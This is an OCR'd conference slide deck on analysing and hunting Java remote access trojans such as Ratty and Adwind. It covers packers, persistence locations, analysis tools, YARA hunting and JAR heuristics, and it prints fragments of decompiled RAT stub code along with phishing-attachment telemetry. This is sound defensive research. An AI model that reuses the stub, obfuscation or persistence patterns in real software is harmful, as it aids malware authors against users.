
- Actively being developed on Github [22]
  - Seems Windows is further developed than OSX (further than Linux)
- Currently using a simple xor over its configuration file
- Palo Alto Networks has seen this RAT being distributed in the wild since April 5 of this year and still see active use of this RAT.

Ratty



```java
public final class LinuxService implements IOperatingSystemService {

        LinuxService() {
                //...
        }

        @Override
        public void shutDown() {
                //...
        }

        @Override
        public void addToStartup(final File file) {
                //...
        }

        @Override
        public void removeFromStartup(final String name) {
                //...
        }

        public boolean isVm() {
                return false;
        }

}
```

Ratty



Time	Application	Destination Country Code	Email Sender Address	Email Subject	File Name	Source Country Code
04/10/2016 8:29:06pm	smtp	US	rtye1125@gmail.com	Price Inquiry	New Order.jar	ID
04/10/2016 1:10:21pm	smtp	US	imalat@[redacted]com.tr	Reminder Quotation	RFQ12.jar	CY
04/10/2016 1:10:13pm	smtp	US	b.[redacted]u	Automatic reply: ATRC DCS Newsletter 7 April 2016	RFQ12.jar	AU
04/10/2016 1:09:06pm	smtp	US	imalat@[redacted]com.tr	Reminder Quotation	RFQ12.jar	AU
04/10/2016 1:09:04pm	smtp	AU	imalat@[redacted]om.tr	Reminder Quotation	RFQ12.jar	AU
04/10/2016 1:09:02pm	smtp	AU	imalat@[redacted]com.tr	Reminder Quotation	RFQ12.jar	AU
04/10/2016 1:08:16pm	smtp	CY	postmaster@[redacted]om	Delivery Status Notification (Failure)	RFQ12.jar	
04/10/2016 1:08:15pm	smtp	CY	postmaster@[redacted]om	Delivery Status Notification (Failure)	RFQ12.jar	
04/10/2016 1:08:12pm	smtp	FR	imalat@[redacted]com.tr	Reminder Quotation	RFQ12.jar	CY

(Crypt|Pack|Obfuscat|Bundl)ers

- Allatori
- Zelix Klassmaster (ZKM)

- launch4j (jar to exe)
- Jar Bundler (removed in OS X Mountain Lion 10.8.2)
- JarToApp
    - https://github.com/redpois0n/JarToApp

- jCrypt
- jarProtector
- jFuzzle

Roadmap

- Foundation knowledge
- Threat landscape
- **Analysis Tools and Techniques**
  - **Hunting, analysis, heuristics**
- Conclude

Analysis: OSX and Windows


- OSX persistence mechanisms [29]
- Plists
- Hidden files and directories

- Registry keys
- LNKs in Startup Folder


- Dtrace and JVM hotspots
- KnockKnock [31]

- Procmon
- Regshot

Tool: JWScan




```
JWScan 0.2.1 -- by Katja Hahn

scanning file ...

file name: C:\Documents and Settings[redacted]f224fd87eac49d0c2fb96f387150c73
8e78b266205c83bdf8639a373cbe15bf6

Signatures found:
        * Jar manifest (strong indication for embedded jar)
        * Launch4j signature
        * PZIP Magic Number (weak indication for embedded zip)
        * Call to java.exe (strong indication for java wrapper)
        * Call to javaw.exe (strong indication for java wrapper)

ZIP/Jar offsets: 0x7a00
```




```
JWScan 0.2.1 -- by Katja Hahn

scanning file ...

file name: C:\Documents and Settin[redacted]ktop\bbcbd1.exe

Signatures found:
        * Jar manifest (strong indication for embedded jar)
        * Jar2Exe.com signature
        * PZIP Magic Number (weak indication for embedded zip)

ZIP/Jar offsets: 0x2b058


C:\WINDOWS\system32>
```

Tool: Bytecode Visualizer



```
private static java.lang.String[] args;

public boolean bytes;

public void run() {
    /* L205 */
    0 aload_0;                    /* a */
    1 new 37;
    4 dup;
    5 invokespecial 38;           /* config.ReadIO() */
    8 putfield 39;                /* .config */
    /* L34 */
    11 aload_0;                   /* a */
    12 getfield 39;               /* .config */
    15 getfield 40;               /* .stealth */
    18 ifeq 14;
    21 getstatic 3;               /* Stub.args */
    24 arraylength;
    25 ifne 7;
    /* L15 */
    28 aload_0;                   /* a */
    29 invokevirtual 41;          /* void runStealthed() */
    try {
        /* L192 */
        32 new 42;
        35 dup;
        36 invokespecial 43;      /* binded.BFLoader() */
        39 pop;
    }
    /* L170 */
    40 goto 8;
    catch (java.io.IOException) {  /* covers bytes 32 to 40 */
        /* L222 */
        43 astore_1;              /* a */
        /* L144 */
```

Tool: Bytecodeviewer



JD-GUI Decompiler - Editable: false

```java

public class Stub
  implements Runnable
{
  public byte[] filebytes;
  private ReadIO config;
  private static String[] args;
  public boolean bytes = true;

  public void run()
  {
    a.config = new ReadIO();
    if ((a.config.stealth) && (args.length == 0)) {
      a.runStealthed();
    }

    try
    {
      new BFLoader();
    }
    catch (IOException a) {}
    a.printStackTrace();
    if (a.bytes)
    {
      try
      {
        s a = new s();a.filebytes = a.ALLATORIxDEMO(a.config.key);Strin
        try
        {
          a.ALLATORIxDEMO(a.config.stubconfigandhosts);
        }
        catch (Exception a)
        {
          a.printStackTrace();
        }
        return;
```

Bytecode Decompiler - Editable: false

```
public class Stub implements java/lang/Runnable {

     public byte[] filebytes;
     private config.ReadIO config;
     private static java.lang.String[] args;
     public boolean bytes;

     public run() { //()V
         <localVar:index=0 , name=a , desc=LStub;, sig=null, start
         <localVar:index=1 , name=a , desc=Ljava/lang/Exception;,
         <localVar:index=1 , name=a , desc=La/s;, sig=null, start=
         <localVar:index=1 , name=a , desc=Ljava/io/IOException;,
         <localVar:index=2 , name=a , desc=Ljava/lang/String;, sig
         <localVar:index=3 , name=a , desc=La/d;, sig=null, start=
         <localVar:index=4 , name=a , desc=Ljava/lang/Exception;,

         TryCatch: L12 to L13 handled by L14: java/io/IOException
         TryCatch: L10 to L15 handled by L16: java/lang/Exception
         TryCatch: L8 to L17 handled by L18: java/lang/Exception
         TryCatch: L8 to L17 handled by L19: Type is null.
         TryCatch: L18 to L20 handled by L19: Type is null.
         TryCatch: L19 to L21 handled by L19: Type is null.
         L1 {
             aload0 // reference to self
             new config/ReadIO
             dup
             invokespecial config/ReadIO <init>(()V);
             putfield Stub.config:config.ReadIO
         }
         L22 {
             aload0 // reference to self
             getfield Stub.config:config.ReadIO
             getfield config/ReadIO.stealth:boolean
             ifeq L12
             getstatic Stub.args:java.lang.String[]
             arraylength
```

Tool: RATDecoders

- Github repository by kevthehermit [27]
- Contains static configuration decoding scripts for many RATs
  - Not just Java based ones
- Fantastic resource for building an Intel pipeline
  - Combine with VirusTotal, Laikaboss [28], etc
  - A handful of vendors are doing this internally

Technique: Hunting

- Palo Alto Networks telemetry has seen Java RAT distributed
  - As JARs
  - As class files
  - As PEs which drops JARs
  - In email attachments
  - As URL downloaded resources

- Typical RAT behavior
  - Unpack itself (often to a “better” location: temporary or hidden directory)
  - Persist (registy, plist)
  - Sleep (optional)
  - Beacon

- Yara rules
  - JAR files
  - Class files
    - Names in JAR
    - Bytes in class
      - Beware of libraries included in JARs

28th ANNUAL FIRST CONFERENCE SEOUL JUNE 12 - 17, 2016

Technique: JAR Deobfuscation

- Deofuscation logic is in the JAR somewhere

- Decompile class files
- Search for methods wrapping strings passed to other methods
- If those methods do math manipulations on a string, re-implement in Python

- Eclipse **conditional breakpoints** [23] [24] [25]

Technique: JAR Heuristics

- Counting constant pool size for a JAR's main class [18]
  - Different bands within a family are caused by:
    - Droppers/packers
    - Different versions of implants
    - Analysis Errors


- Counting resources included in a JAR

- These heuristics are bad at determining good vs bad JARs

- These heuristics are pretty good at determine bad1 vs bad2 JARs

- These heuristics have weaknesses
  - Jarinjarloader is often set as the main-class in a jar's manifest. It then loads a different class (from a URL or from itself)
  - Manifest files are not required for Jars to execute

Constant Pool Sizes



Roadmap

- Foundation knowledge
- Threat landscape
- Analysis Tools and Techniques
- **Conclude**

28th ANNUAL FIRST CONFERENCE SEOUL JUNE 12 - 17, 2016

Key Take Away Items

- Java RATs have been around since 2010
- Java RATs are still not extremely popular compared to other languages
  - However their use is growing
- Java RATs have been used by financially motivated, opportunistic, and surgical threat actors
- Keep an eye out for Ratty RAT. It's been growing in popularity since its release
- Look at the RATDecoders Github repository

Special Thanks

FIRST conference

Everyone for listening

Tyler Halfpop

Jacob Soo

Anthony Mendez

Kevin Breen

Chris Pierce

Jørgen Bøhnsdalen

Questions

28th ANNUAL FIRST CONFERENCE SEOUL JUNE 12 - 17, 2016

References (1)

[1] https://cdn.securelist.com/files/2016/02/Adwind_timeline_horizontal_final.png
[2] http://www.symantec.com/connect/blogs/cross-platform-frutas-rat-builder-and-back-door
[3] https://isc.sans.edu/forums/diary/Adwind+another+payload+for+botnetbased+malspam/20041/
